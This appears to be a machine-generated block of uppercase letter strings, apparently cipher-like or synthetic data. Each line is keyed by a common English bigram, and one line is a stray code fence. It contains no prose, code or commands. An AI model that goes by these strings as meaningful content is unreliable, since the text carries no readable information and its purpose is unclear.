EDGCTECQIATEHXSWKUUNTERQKUQWUOPKDDHNKUEDOEIGJNZMLXSIMCRNFRBYLVVYRZLKQCDDHNAHQCZVKNBXJNTM
EDYWHIMEUWHIRLOGYYYDHIRQYYWUWWLUVXLDYYEDOEIGDPTOBJQAAGXLLPNUFXLKZFBWKEVXLDMDKEBDMVPBDPRE
ONYWTHASEGTHLSGYUUKPTHBNUUSQOOPLHWXCUUONKACALKPXNICMOUPQZQZTFKJVLENVQKHWXCCTQKZOSBVULKZZ
ONQUHEKOQWHEVBCKIEODHEBAIEYYQILKZHBDIEONKACAFPJCDZASCEVLFLLWZPZMTTDMKCZHBDOJKCBVUVJRFPXS
ONOUREGOGWRERBOKSECDREBASEGYKIXKXHPDSEONKACAXPBCHZGSMEDLNLBWRPDMVTHMCCXHPDEJCCVVOVTRXPDS
ONYSTOAKEMTOLXGWUOKRTOBAUOSGOCPWHFXRUOONKACALHPUNDCYOOPTZTZMFHJQLVNQQUHFXRCZQUZPSPVBLHZY
ONUENTSIKUNTDIECOGMLNTBNOGIKCMNPDEZYOGONKACAVQZDVSOOIGFKPKFHPQRFPWVFAQDEZYIHAQNMGZPGVQLB
ONUCNDSEKKNDDEEOOQMZNDBNOQISCGNBDCZMOQONKACAVIZVVWOUIQFSPSFXPIRJPYVJAIDCZMIXAINGGTPQVILH
ONUENGSIKUNGDVECOGMLNGBAOGIKCMNCDRZLOGONKACAVDZQVFOOIGFXPXFUPDRSPJVSAQDRZLIHAQNZGZPTVDLO
ONYOTIACESTILPGUUIKTTIBAUISWOQPUHBXTUIONKACALRPENLCKOIPJZJZSFRJYLZNYQEHBXTCFQEZDSDVVLRZK
ONYUTEAOEWTELBGKUEKDTEBAUESYOIPKHHXDUEONKACALPPCNZCSOEPLZLZWFPJMLTNMQCHHXDCJQCZVSVVRLPZS
ONQOHIKCQSHIVPCUIIOTHIBAIIYWQQLUZBBTIIONKACAFRJEDLAKCIVJFJLSZRZYTZDYKEZBBTOFKEBDUDJVFRXK
STAMTHUWSOTHXKWWYAGJTHFTYAYMWAPLTOTWYASTYIKMRGLRTEGSUQJUHCTXNWZTTQTRQKTOTWIPQKZOQLDGRGRN
STSKHEESEEHEHTSIMKKXHEFGMKEUYULKLZXXMKSTYIKMLLFWJVEYIAPPNXFAHBPKBFJIKCLZXXUFKCBVSFRDLLPG
STQKREASUEREDTEIWKYXREFGWKMUSUXKJZLXWKSTYIKMDLXWNVKYSAXPVXVAZBTKDFNICCJZLXKFCCVVMFBDDLVG
STAITOUOSUTOXPWUYUGLTOFGYUYCWOPWTXTLYUSTYIKMRDLOTZGEUKJXHFTQNTZOTHTMQUTXTLIVQUZPQZDNRDRM
STWUNTMMYCNTPAUASMIFNTFTSMOGKYNPPWVSSMSTYIKMBMVXBOSUOCZOXWZLXCHDXIBBAQPWVSODAQNMEJXSBMDP
STSQHAEEEIHAHFSYMGKHHAFGMGEWYMLALFXHMGSTYIKMLJFUJJEGIWPRNZFEHZPYBZJWKALFXHUJKABNSXRZLJPO
STWSNDMIYSNDPWUMSWITNDFTSWOOKSNBPUVGSWSTYIKMBEVPBSSAOMZWXEZBXUHHXKBFAIPUVGOTAINGEDXCBEDV
STWUNGMMYCNGPNUASMIFNGFGSMOGKYNCPJVFSMSTYIKMBZVKBBSUOCZBXJZYXPHQXVBOAQPJVFODAQNZEJXFBZDC
STAETIUGSATIXHWSYOGNTIFGYOYSWCPUTTTNYOSTYIKMRNLYTHGQUEJNHVTWNDZWTLTUQETTTNIBQEZDQNDHRNRY
STAKTEUSSETEXTWIYKGXTEFGYKYUWUPKTZTXYKSTYIKMRLLWTVGYUAJPHXTANBZKTFTIQCTZTXIFQCZVQFDDRLRG
STSEHIEGEAHIHHSSMOKNHIFGMOESYCLULTXNMOSTYIKMLNFYJHEQIEPNNVFWHDPWBLJUKELTXNUBKEBDSNRHLNPY
ENGWTHCSIGTHHSSYKUUPTHRNKUQQUOPLDWHCKUENOAIAJKZXLISMMURQFQBTLKVVRELVQKDWHCATQKZOKBBUJKTZ
ENYUHEMOUWHERBOKYEYDHERAYEWYWILKVHLDYEENOAIADPTCBZQSAEXLLLNWFPLMZTBMKCVHLDMJKCBVMVPRDPRS
ENWUREIOKWRENBAKIEMDRERAIEEYQIXKTHZDIEENOAIAVPLCFZWSKEFLTLDWXPPMBTFMCCTHZDCJCCVVGVZRVPXS
ENGSTOCKIMTOHXSWKOURTORAKOQGUCPWDFHRKOENOAIAJHZULDSYMORTFTBMLHVQRVLQQUDFHRAZQUZPKPBBJHTY
ENCENTUIOUNTZIQCEGWLNTRNEGGKIMNPZEJYEGENOAIATQJDTSEOGGHKVKHHVQDFVWTFAQZEJYGHAQNMYZVGTQFB
ENCCNDUEOKNDZEQOEQWZNDRNEQGSIGNBZCJMEQENOAIATIJVTWEUGQHSVSHXVIDJVYTJAIZCJMGXAINGYTVQTIFH
ENCENGUIOUNGZVQCEGWLNGRAEGGKIMNCZRJLEGENOAIATDJQTFEOGGHXVXHUVDDSVJTSAQZRJLGHAQNZYZVTTDFO
ENGOTICCISTIHPSUKIUTTIRAKIQWUQPUDBHTKIENOAIAJRZELLSKMIRJFJBSLRVYRZLYQEDBHTAFQEZDKDBVJRTK
ENGUTECOIWTEHBSKKEUDTERAKEQYUIPKDHHDKEENOAIAJPZCLZSSMERLFLBWLPVMRTLMQCDHHDAJQCZVKVBRJPTS
ENYOHIMCUSHIRPOUYIYTHIRAYIWWWQLUVBLTYIENOAIADRTEBLQKAIXJLJNSFRLYZZBYKEVBLTMFKEBDMDPVDRRK
ATEMTHIWUOTHVKCWGAYJTHNTGAKMMAPLROLWGAATAIAMDGDRFEOSGQXUXCHXDWFTJQFRQKROLWUPQKZOMLTGDGBN
ATWKHESSGEHEFTYIUKCXHENGUKQUOULKJZPXUKATAIAMXLXWVVMYUADPDXTAXBVKRFVIKCJZPXGFKCBVOFHDXLZG
ATUKREOSWEREBTKIEKQXRENGEKYUIUXKHZDXEKATAIAMPLPWZVSYEALPLXJAPBZKTFZICCHZDXWFCCVVIFRDPLFG
ATEITOIOUUTOVPCUGUYLTONGGUKCMOPWRXLLGUATAIAMDDDOFZOEGKXXXFHQDTFOJHFMQURXLLUVQUZPMZTNDDBM
ATWQHASEGIHAFFYYUGCHHANGUGQWOMLAJFPHUGATAIAMXJXUVJMGUWDRDZTEXZVYRZVWKAJFPHGJKABNOXHZXJZO
ATEETIIGUATIVHCSGOYNTINGGOKSMCPURTLNGOATAIAMDNDYFHOQGEXNXVHWDDFWJLFUQERTLNUBQEZDMNTHDNBY
ATEKTEISUETEVTCIGKYXTENGGKKUMUPKRZLXGKATAIAMDLDWFVOYGAXPXXHADBFKJFFIQCRZLXUFQCZVMFTDDLBG
ATWEHISGGAHIFHYSUOCNHINGUOQSOCLUJTPNUOATAIAMXNXYVHMQUEDNDVTWXDVWRLVUKEJTPNGBKEBDONHHXNZY
TOUQTHMKCQTHAVACMIFOTHTBMIGYYQPLWZSBMITOIKMCMFXJODUACCOVWFLLCZDZITBDQKWZSBDOQKMBJUSJMFPX
TOEUINGSAKINHDSEOONMINGBOOSICCUNTDNZOOTOIKMCNVYZHVQOEINFVPWFDPWRLPUVEATDNZBIEADNNGHPNVYL
TOKOERSGEGERTRIOKSXCERGBKSUGUKKXZXXPKSTOIKMCLXWBVHYGAMPDXNABBRKDFVIHCCZXXPFECCVVFODTLXGD
TOKWEDSWEUEDTHISKEXYEDGBKEUAUIKBZFXLKETOIKMCLDWHVRYIAYPXXHAPBXKNFNIRCIZFXLFSCIVTFMDFLDGF
TOIUONOSUKONPDUEUOLMONGBUOCIOCWNXDLZUOTOIKMCDVOZZVEOKIXFFPQFTPORHPMVUAXDLZVIUAPNZGNPDVML
TOCYSTCAQESTDLEGYUBKSTGBYUASWOGPRHBXYUTOIKMCFLQPLNWCOOVPDZMZVFAJNLYNWQRHBXRCWQXZHSRVFLEZ
TOKUENSSEKENTDIEKOXMENGBKOUIUCKNZDXZKOTOIKMCLVWZVVYOAIPFXPAFBPKRFPIVCAZDXZFICAVNFGDPLVGL
TOQYATEAIEATFLYGGUHKATGBGUWSMOAPFHHXGUTOIKMCJLUPJNGCWORPZZEZZFYJZLWNAQFHHXJCAQNZXSZVJLOZ
TOQYNTEAIENTSLYGGUHKNTTBGUWSMONPSHUXGUTOIKMCWLHPWNGCWOEPMZRZMFLJMLJNAQSHUXJCAQAZXSMVWLBZ
TOQWNDEWIUNDSHYSGEHYNDTBGEWAMINBSFULGETOIKMCWDHHWRGIWYEXMHRPMXLNMNJRAISFULJSAIATXMMFWDBF
TOIOOROGUGORPRUOUSLCORGBUSCGOKWXXXLPUSTOIKMCDXOBZHEGKMXDFNQBTRODHVMHUCXXLPVEUCPVZONTDXMD

TOKYETSAEEETTLIGKUXKETGBKUUSUOKPZHXXKUTOIKMCLLWPVNYCAOPPXZAZBFKJFLINCQZHXXFCCQVZFSDVLLGZ
TOEYITGAAEITHLSGOUNKITGBOUSSCOUPTHNXOUTOIKMCNLYPHNQCEONPVZWZDFWJLLUNEQTHNXBCEQDZNSHVNLYZ
TOQOAREGIGARFRYOGSHCARGBGSWGMKAXFXHPGSTOIKMCJXUBJHGGWMRDZNEBZRYDZVWHACFXHPJEACNVXOZTJXOD
TOIGOFOQUSOFPBUKUGLGOFGBUGCMOMWTXPLTUGTOIKMCDROVZXEEKAXJFTQNTLOTHDMXUWXPLTVQUWPXZQNHDRMB
NTWKHESSGEHESTYIUKPXHENGUKQUOULKWZCXUKNTAIAMKLXWIVMYUAQPQXTAKBVKEFVIKCWZCXTFKCOVBFUDKLZG
NTOQINCESIINPSUYIGTHINATIGWWQMUNBSTUIGNTAIAMRWEHLWKGIWJEJMSRRMYLZMYJEABSTUFJEADADXVMRWKB
NTUKEROSWEERBGKIEKDXERATEKYUIUKXHMDKEKNTAIAMPYCJZISYEALCLKWNPOMXTSMVCCHMDKJFCCVIVFRQPYST
NTUKREOSWEREOTKIEKDXRENGEKYUIUXKUZQXEKNTAIAMCLPWMVSYEAYPYXJACBZKGFZICCUZQXJFCCIVVFEDCLFG
NTUSEDOIWSEDBWKMEWDTEDATEWYOISKBHUDGEWNTAIAMPECPZSSAEMLWLEWBPUMHTKMFCIHUDGJTCIVGVDRCPESV
NTSQONKEMIONXSWYOGRHONATOGGWCMWNFSRUOGNTAIAMHWUHDWYGOWTETMMRHMQLVMQJUAFSRUZJUAPAPXBMHWYB
NTMUSTYMICSTLAGASMHFSTATSMEGKYGPZWHSSMNTAIAMJMWXPOQUSCRORWILJCCDBICBWQZWHSVDWQXMXJFSJMQP
NTUQENOEWIENBSKYEGDHENATEGYWIMKNHSDUEGNTAIAMPWCHZWSGEWLELMWRPMMLTMMJCAHSDUJJCAVAVXRMPWSB
NTEITOIOUUTOIPCUGULLTONGGUKCMOPWEXYLGUNTAIAMQDDOSZOEGKKXKFHQQTFOWHFMQUEXYLHVQUMPZZGNQDBM
NTWQHASEGIHASFYYUGPHHANGUGQWOMLAWFCHUGNTAIAMKJXUIJMGUWQRQZTEKZVYEZVWKAWFCHTJKAONBXUZKJZO
NTSKORKSMEORXGWIOKRXORATOKGUCUWXFMRKOKNTAIAMHYUJDIYYOATCTKMNHOQXVSQVUCFMRKZFUCPIPFBQHYYT
NTEETIIGUATIIHCSGOLNTINGGOKSMCPUETYNGONTAIAMQNDYSHOQGEKNKVHWQDFWWLFUQEETYNHBQEMDZNGHQNBY
NTUUETOMWCETBAKAEMDFETATEMYGIYKPHWDSEMNTAIAMPMCXZOSUECLOLWWLPCMDTIMBCQHWDSJDCQVMVJRSPMSP
NTOUITCMSCITPAUAIMTFITATIMWGQYUPBWTSIMNTAIAMRMEXLOKUICJOJWSLRCYDZIYBEQBWTSFDEQDMDJVSRMKP
NTEKTEISUETEITCIGKLXTENGGKKUMUPKEZYXGKNTAIAMQLDWSVOYGAKPKXHAQBFKWFFIQCEZYXHFQCMVZFGDQLBG
NTWEHISGGAHISHYSUOPNHINGUOQSOCLUWTCNUONTAIAMKNXYIHMQUEQNQVTWKDVWELVUKEWTCNTBKEODBNUHKNZY
NTSCOFKCMQOFXQWEOYRBOFATOYGACWWTFEROOYNTAIAMHSUDDYYWOOTITQMZHIQNVAQLUWFEROZRUWPKPHBEHSYR
HAOWTHESMGTHQFEYAURCTHHNAUOQAOPLMJEPAUHASAOAUXJXWVIMKUGDYDDTEXHVKRJVQKMJEPLGQKMBPOUHUXNZ
HAEUERKOOWERJBMKYEJQERUNYECYWIKXPHJDYEHASAOATPIPDZMSIEHLZLSJDPOZHTQZCCPHJDNWCCVVLIFRTPEF
HAECEDKEOKEDJRMOYQJMEDUNYQCSWGKBPPJZYQHASAOATVIVDJMUIQHFZFSXDVOJHLQJCIPPJZNKCIVTLGFDTVEH
HAWESTUIAUSTTVICMGNYSTUNMGIKYMGPHRNLMGHASAOANDCDTFKOWGNXFXEHXDEFPJGFWQHRNLZUWQXZNMTTNDCB
HAKEATWISUATVVCCUGTYATUNUGEKOMAPVRTLUGHASAOARDGDRFUOEGJXBXWHBDCFBJEFAQVRTLRUAQNZDMBTRDMB
HAKENTWISUNTIVCCUGTYNTHNUGEKOMNPIRGLUGHASAOAEDTDEFUOEGWXOXJHODPFOJRFAQIRGLRUAQAZDMOTEDZB
HAKCNDWESKNDIRCOUQTMNDHNUQESOGNBIPGZUQHASAOAEVTVEJUUEQWFOFJXOVPJOLRJAIIPGZRKAIATDGODEVZH
HACUORGOEWORFBYKIEXQORUNIEKYQIWXNHXDIEHASAOALPAPHZSSSEPLHLIJVPSZJTUZUCNHXDDWUCPVFIPRLPKF
HAEEETKIOUETJVMCYGJYETUNYGCKWMKPPRJLYGHASAOATDIDDFMOIGHXZXSHDDOFHJQFCQPRJLNUCQVZLMFTTDEB
HAYEITYIKUITXVWCCGZYITUNCGAKEMUPJRZLCGHASAOAVDKDPFEOMGFXXXOHFDAFNJCFEQJRZLJUEQDZTMJTVDWB
HAKUARWOSWARVBCKUETQARUNUEEYOIAXVHTDUEHASAOARPGPRZUSEEJLBLWJBPCZBTEZACVHTDRWACNVDIBRRPMF
HACMOFGYEIOFFLYGISXUOFUNISKEQKWTNZXHISHASAOALJAJHPSQSSPRHRIVVJSPJBUPUWNZXHDIUWPXFKPFLJKD
NDWCHESQGAHESXYWUUPNHENQUUQWOOLKWDCNUUNDAEAGKNXMIXMIUCQNQRTYKVVYEZVKKCWDCNTHKCOVBNUXKNZM
NDOIINCCSEINPWUMIQTXINADIQWYQGUNBWTKIQNDAEAGRYEXLYKQIYJCJGSPRGYZZGYLEABWTKFLEADADFVGRYKH
NDUCEROQWAERBKKWEUDNERADEUYWIOKXHQDAEUNDAEAGPACZZKSIECLALEWLPIMLTMMXCCHQDAJHCCVIVNRKPASZ
NDUCREOQWAREOXKWEUDNRENQEUYWIOXKUDQNEUNDAEAGCNPMMXSIECYNYRJYCVZYGZZKCCUDQNJHCCIVVNEXCNFM
NDUKEDOGWOEDBAKAEGDJEDADEGYQIMKBHYDWEGNDAEAGPGCFZUSKEOLULYWZPOMVTEMHCIHYDWJVCIVGVLRWPGSB
NDSIONKCMEONXWWMOQRXONADOQGYCGWNFWRKOQNDAEAGHYUXDYYQOYTCTGMPHGQZVGQLUAFWRKZLUAPAPFBGHYYH
NDMMSTYKIYSTLEGOSWHVSTADSWEIKSGPZAHISWNDAEAGJOWNPQQESERMRQIJJWCRBCCDWQZAHIVFWQXMXRFMJOQV
NDUIENOCWEENBWKMEQDXENADEQYYIGKNHWDKEQNDAEAGPYCXZYSQEYLCLGWPPGMZTGMLCAHWDKJLCAVAVFRGPYSH
NDEATOIMUQTOITCIGELBTONQGEKEMIPWEBYBGENDAEAGQFDESBOOGMKVKZHOQNFCWBFOQUEBYBHXQUMPZHGHQFBS
NDWIHASCGEHASJYMUQPXHANQUQQYOGLAWJCXUQNDAEAGKLXKILMQUYQPQTTCKTVMETVYKAWJCXTLKAONBFUTKLZU
NDSCORKQMAORXKWWOURNORADOUGWCOWXFQRAOUNDAEAGHAUZDKYIOCTATEMLHIQLVMQXUCFQRAZHUCPIPNBKHAYZ
NDEWTIIEUWTIILCGGYLDTINQGYKUMWPUEXYDGYNDAEAGQPDOSJOAGGKLKPHUQXFKWFFWQEEXYDHDQEMDZVGBQPBE
NDUMETOKWYETBEKOEWDVETADEWYIISKPHADIEWNDAEAGPOCNZQSEEELMLQWJPWMRTCMDCQHADIJFCQVMVRRMPOSV
NDOMITCKSYITPEUOIWTVITADIWWIQSUPBATIIWNDAEAGROENLQKEIEJMJQSJRWYRZCYDEQBATIFFEQDMDRVMROKV
NDECTEIQUATEIXCWGULNTENQGUKWMOPKEDYNGUNDAEAGQNDMSXOIGCKNKRHYQVFYWZFKQCEDYNHHQCMVZNGXQNBM
NDWWHISEGWHISLYGUYPDHINQUYQUOWLUWXCDUYNDAEAGKPXOIJMAUGQLQPTUKXVKEFVWKEWXCDTDKEODBVUBKPZE
NDSUOFKAMMOFXUWSOIRROFADOIGCCQWTFIREOINDAEAGHUUTDAYGOQTGTKMXHCQBVUQNUWFIREZTUWPKPPBYHUYX
NGEMTHIWUOTHIXCWGALWTHNTGAKMMAPLEBYJGANGAIAMQTDRSROSGQKHKPHXQJFTWDFRQKEBYJHCQKMBZYGTQTBN
NGOQINCESIINPFUYIGTUINATIGWWQMUNBFTHIGNGAIAMRJEHLJKGIWJRJZSRRZYLZZYJEABFTHFWEADNDKVZRJKB
NGUKEROSWEERBTKIEKDKERATEKYUIUKXHZDXEKNGAIAMPLCJZVSYEALPLXWNPBMXTFMVCCHZDXJSCCVVVSRDPLST
NGUSEDOIWSEDBJKMEWDGEDATEWYOISKBHHDTEWNGAIAMPRCPZFSAEMLJLRWBPHMHTXMFCIHHDTJGCIVTVQRPPRSV
NGSQONKEMIONXFWYOGRUONATOGGWCMWNFFRHOGNGAIAMHJUHDJYGOWTRTZMRHZQLVZQJUAFFRHZWUAPNPKBZHJYB
NGMUSTYMICSTLNGASMHSSTATSMEGKYGPZJHFSMNGAIAMJZWXPBQUSCRBRJILJPCDBVCBWQZJHFVQWQXZXWFFJZQP
NGUQENOEWIENBFKYEGDUENATEGYWIMKNHFDHEGNGAIAMPJCHZJSGEWLRLZWRPZMLTZMJCAHFDHJWCAVNVKRZPJSB

NGSKORKSMEORXTWIOKRKORATOKGUCUWXFZRXOKNGAIAMHLUJDVYYOATPTXMNHBQXVFQVUCFZRXZSUCPVPSBDHLYT
NGUUETOMWCETBNKAEMDSETATEMYGIYKPHJDFEMNGAIAMPZCXZBSUECLBLJWLPPMDTVMBCQHJDFJQCQVZVWRFPZSP
NGOUITCMSCITPNUAIMTSITATIMWGQYUPBJTFIMNGAIAMRZEXLBKUICJBJJSLRPYDZVYBEQBJTFFQEQDZDWVFRZKP
NGSCOFKCMQOFXDWEOYROOFATOYGACWWTFRRBOYNGAIAMHFUDDLYWOOTVTDMZHVQNVNQLUWFRRBZEUWPXPUBRHFYR
ORYYTHAMEUTHLEGOUYKLTHBRUYSWOWPLHIXYUYORKOCILQPTNOCQOAPKZYZNFSJLLMNBQKHIXYCZQKZOSZVCLQZR
ORQWHEKIQKHEVNCAIIOZHEBEIIYEQQLKZTBZIIORKOCIFVJYDFAWCKVFFTLQZXZCTBDSKCZTBZOPKCBVUTJZFVXK
OROWREGIGKRERNOASICZREBESIGEKQXKXTPZSIORKOCIXVBYHFGWMKDFNTBQRXDCVBHSCCXTPZEPCCVVOTTZXVDK
ORYUTOAEEATOLJGMUSKNTOBEUSSMOKPWHRXNUSORKOCILNPQNJCCOUPNZBZGFPJGLDNWQUHRXNCFQUZPSNVJLNZQ
ORUGNTSCKINTDUESOKMHNTBROKIQCUNPDQZUOKORKOCIVWZZVYOSIMFEPSFBPYRVPEVLAQDQZUINAQNMGXPOVWLT
ORQCHAKUQOHAVZCQIEOJHABEIEYGQILAZZBJIEORKOCIFTJWDTAECGVHFVLUZVZQTVDGKAZZBJOTKABNULJVFTXS
ORUENDSYKYNDDQEEOUMVNDBROUIYCONBDOZIOUORKOCIVOZRVCOYIWFMPAFRPQRZPGVPAIDOZIIDAINGGRPYVOLZ
ORUGNGSCKINGDHESOKMHNGBEOKIQCUNCDDZHOKORKOCIVJZMVLOSIMFRPFFOPLRIPRVYAQDDZHINAQNZGXPBVJLG
ORYQTIAWEGTILBGKUMKPTIBEUMSCOYPUHNXPUMORKOCILXPANRCOOOPDZRZMFZJOLHNEQEHNXPCLQEZDSBVDLXZC
ORYWTEAIEKTELNGAUIKZTEBEUISEOQPKHTXZUIORKOCILVPYNFCWOKPFZTZQFXJCLBNSQCHTXZCPQCZVSTVZLVZK
ORQQHIKWQGHIVBCKIMOPHIBEIMYCQYLUZNBPIMORKOCIFXJADRAOCOVDFRLMZZZOTHDEKEZNBPOLKEBDUBJDFXXC
TIUATHMGCITHADAEMCFUTHTVMCGCYEPLWHSHMCTIICMQMJXPOHUUCGORWTLHCNDBIHBHQKWHSHDSQKMBJKSXMJPJ
TIEEINGOACINHLSGOINSINGVOISMCQUNTLNFOITIICMQNZYFHZQIEMNBVDWBDDWTLDUZEATLNFBMEADNNWHDNZYX
TIKYERSCEYERTZIQKMXIERGVKMUKUYKXZFXVKMTIICMQLBWHVLYAAQPZXBAXBFKFFJILCCZFXVFICCVVFEDHLBGP
TIKGEDSSEMEDTPIUKYXEEDGVKYUEUWKBZNXRKYTIICMQLHWNVVYCACPTXVALBLKPFBIVCIZNXRFWCIVTFCDTLHGR
TIIEONOOUCONPLUGUILSONGVUICMOQWNXLLFUITIICMQDZOFZZEIKMXBFDQBTDOTHDMZUAXLLFVMUAPNZWNDDZMX
TICISTCWQWSTDTEIYOBQSTGVYOAWWCGPRPBDYOTIICMQFPQVLRWWOSVLDNMVVTALNZYRWQRPBDRGWQXZHIRJFPEL
TIKEENSOECENTLIGKIXSENGVKIUMUQKNZLXFKITIICMQLZWFVZYIAMPBXDABBDKTFDIZCAZLXFFMCAVNFWDDLZGX
TIQIATEWIWATFTYIGOHQATGVGOWWMCAPFPHDGOTIICMQJPUVJRGWWSRLZNEVZTYLZZWRAQFPHDJGAQNZXIZJJPOL
TIQINTEWIWNTSTYIGOHQNTTVGOWWMCNPSPUDGOTIICMQWPHVWRGWWSELMNRVMTLLMZJRAQSPUDJGAQAZXIMJWPBL
TIQGNDESIMNDSPYUGYHENDTVGYWEMWNBSNURGYTIICMQWHHNWVGCWCETMVRLMLLPMBJVAISNURJWAIATXCMTWHBR
TIIYOROCUYORPZUQUMLIORGVUMCKOYWXXFLVUMTIICMQDBOHZLEAKQXZFBQXTFOFHJMLUCXFLVVIUCPVZENHDBMP
TIKIETSWEWETTTIIKOXQETGVKOUWUCKPZPXDKOTIICMQLPWVVRYWASPLXNAVBTKLFZIRCQZPXDFGCQVZFIDJLPGL
TIEIITGWAWITHTSIOONQITGVOOSWCCUPTPNDOOTIICMQNPYVHRQWESNLVNWVDTWLLZUREQTPNDBGEQDZNIHJNPYL
TIQYARECIYARFZYQGMHIARGVGMWKMYAXFFHVGMTIICMQJBUHJLGAWQRZZBEXZFYFZJWLACFFHVJIACNVXEZHJBOP
TIIQOFOMUKOFPJUMUALMOFGVUACQOAWTXXLZUATIICMQDVOBZBEYKEXFFHQJTZOVHRMBUWXXLZVUUWPXZGNVDVMN
ETGMTHCWIOTHHKSWKAUJTHRTKAQMUAPLDOHWKAETOIIMJGZRLESSMQRUFCBXLWVTRQLRQKDOHWAPQKZOKLBGJGTN
ETWKREISKERENTAIIKMXRERGIKEUQUXKTZZXIKETOIIMVLLWFVWYKAFPTXDAXBPKBFFICCTZZXCFCCVVGFZDVLXG
ETGITOCOIUTOHPSUKUULTORGKUQCUOPWDXHLKUETOIIMJDZOLZSEMKRXFFBQLTVORHLMQUDXHLAVQUZPKZBNJDTM
ETCUNTUMOCNTZAQAEMWFNTRTEMGGIYNPZWJSEMETOIIMTMJXTOEUGCHOVWHLVCDDVITBAQZWJSGDAQNMYJVSTMFP
ETYQHAMEUIHARFOYYGYHHARGYGWWWMLAVFLHYGETOIIMDJTUBJQGAWXRLZNEFZLYZZBWKAVFLHMJKABNMXPZDJRO
ETCSNDUIOSNDZWQMEWWTNDRTEWGOISNBZUJGEWETOIIMTEJPTSEAGMHWVEHBVUDHVKTFAIZUJGGTAINGYDVCTEFV
ETCUNGUMOCNGZNQAEMWFNGRGEMGGIYNCZJJFEMETOIIMTZJKTBEUGCHBVJHYVPDQVVTOAQZJJFGDAQNZYJVFTZFC
ETGETICGIATIHHSSKOUNTIRGKOQSUCPUDTHNKOETOIIMJNZYLHSQMERNFVBWLDVWRLLUQEDTHNABQEZDKNBHJNTY
ETGKTECSIETEHTSIKKUXTERGKKQUUUPKDZHXKKETOIIMJLZWLVSYMARPFXBALBVKRFLIQCDZHXAFQCZVKFBDJLTG
ETYEHIMGUAHIRHOSYOYNHIRGYOWSWCLUVTLNYOETOIIMDNTYBHQQAEXNLVNWFDLWZLBUKEVTLNMBKEBDMNPHDNRY
ITIMTHWWWOTHTKIWOAQJTHVTOAWMCAPLPODWOAITCIQMPGVRREWSSQLUNCVXTWLTZQRRQKPODWGPQKZOILJGPGLN
ITAKHEGSIEHEDTEICKUXHEVGCKCUEULKHZHXCKITCIQMJLPWHVUYGARPTXHANBBKHFHIKCHZHXSFKCBVKFXDJLJG
ITYKRECSYEREZTQIMKIXREVGMKKUYUXKFZVXMKITCIQMBLHWLVAYQAZPBXXAFBFKJFLICCFZVXIFCCVVEFHDBLPG
ITIITOWOWUTOTPIUOUQLTOVGOUWCCOPWPXDLOUITCIQMPDVORZWESKLXNFVQTTLOZHRMQUPXDLGVQUZPIZJNPDLM
ITEUNTOMCCNTLAGAIMSFNTVTIMMGQYNPLWFSIMITCIQMZMFXZOIUMCBODWBLDCTDDIZBAQLWFSMDAQNMWJDSZMXP
ITAQHAGEIIHADFEYCGUHHAVGCGCWEMLAHFHHCGITCIQMJJPUHJUGGWRRTZHENZBYHZHWKAHFHHSJKABNKXXZJJJO
ITESNDOICSNDLWGMIWSTNDVTIWMOQSNBLUFGIWITCIQMZEFPZSIAMMBWDEBBDUTHDKZFAILUFGMTAINGWDDCZEXV
ITEUNGOMCCNGLNGAIMSFNGVGIMMGQYNCLJFFIMITCIQMZZFKZBIUMCBBDJBYDPTQDVZOAQLJFFMDAQNZWJDFZZXC
ITIETIWGWATITHISOOQNTIVGOOWSCCPUPTDNOOITCIQMPNVYRHWQSELNNVVWTDLWZLRUQEPTDNGBQEZDINJHPNLY
ITIKTEWSWETETTIIOKQXTEVGOKWUCUPKPZDXOKITCIQMPLVWRVWYSALPNXVATBLKZFRIQCPZDXGFQCZVIFJDPLLG
ITAEHIGGIAHIDHESCOUNHIVGCOCSECLUHTHNCOITCIQMJNPYHHUQGERNTVHWNDBWHLHUKEHTHNSBKEBDKNXHJNJY
AREYTHIMUUTHVECOGYYLTHNRGYKWMWPLRILYGYARAOAIDQDTFOOQGAXKXYHNDSFLJMFBQKRILYUZQKZOMZTCDQBR
ARWWHESIGKHEFNYAUICZHENEUIQEOQLKJTPZUIARAOAIXVXYVFMWUKDFDTTQXXVCRBVSKCJTPZGPKCBVOTHZXVZK
ARUWREOIWKREBNKAEIQZRENEEIYEIQXKHTDZEIARAOAIPVPYZFSWEKLFLTJQPXZCTBZSCCHTDZWPCCVVITRZPVFK
AREUTOIEUATOVJCMGSYNTONEGSKMMKPWRRLNGSARAOAIDNDQFJOCGUXNXBHGDPFGJDFWQURRLNUFQUZPMNTJDNBQ
ARWCHASUGOHAFZYQUECJHANEUEQGOILAJZPJUEARAOAIXTXWVTMEUGDHDVTUXVVQRVVGKAJZPJGTKABNOLHVXTZS
AREQTIIWUGTIVBCKGMYPTINEGMKCMYPURNLPGMARAOAIDXDAFROOGOXDXRHMDZFOJHFEQERNLPULQEZDMBTDDXBC

```
AREWTEIIUKTEVNCAGIYZTENEGIKEMQPKRTLZGIARAOAIDVDYFFOWGKXFXTHQDXFCJBFSQCRTLZUPQCZVMTTZDVBK
ARWQHISWGGHIFBYKUMCPHINEUMQCOYLUJNPPUMARAOAIXXXAVRMOUODDDRTMXZVORHVEKEJNPPGLKEBDOBHDXXZC
TEUYTHMMCUTHARAOMYFYTHTRMYGWYWPLWVSLMYTEIOMIMDXTOBUQCAOXWLLNCFDLIZBBQKWVSLDMQKMBJMSPMDPR
TEECINGUAOINHZSQOENWINGROESGCIUNTZNJOETEIOMINTYJHTQEEGNHVVWHDVWDLVUTEATZNJBGEADNNYHVNTYF
TEKWERSIEKERTNIAKIXMERGRKIUEUQKXZTXZKITEIOMILVWLVFYWAKPFXTADBXKPFBIFCCZTXZFCCCVVFGDZLVGX
TEKEEDSYEYEDTDIEKUXIEDGRKUUYUOKBZBXVKUTEIOMILBWRVPYYAWPZXNARBDKZFTIPCIZBXVFQCIVTFEDLLBGZ
TEICONOUUOONPZUQUELWONGRUECGOIWNXZLJUETEIOMIDTOJZTEEKGXHFVQHTVODHVMTUAXZLJVGUAPNZYNVDTMF
TECGSTCCQISTDHESYKBUSTGRYKAQWUGPRDBHYKTEIOMIFJQZLLWSOMVRDFMBVLAVNRYLWQRDBHRAWQXZHKRBFJET
TEKCENSUEOENTZIQKEXWENGRKEUGUIKNZZXJKETEIOMILTWJVTYEAGPHXVAHBVKDFVITCAZZXJFGCAVNFYDVLTGF
TEQGATECIIATFHYSGKHUATGRGKWQMUAPFDHHGKTEIOMIJJUZJLGSWMRRZFEBZLYVZRWLAQFDHHJAAQNZXKZBJJOT
TEQGNTECIINTSHYSGKHUNTTRGKWQMUNPSDUHGKTEIOMIWJHZWLGSWMERMFRBMLLVMRJLAQSDUHJAAQAZXKMBWJBT
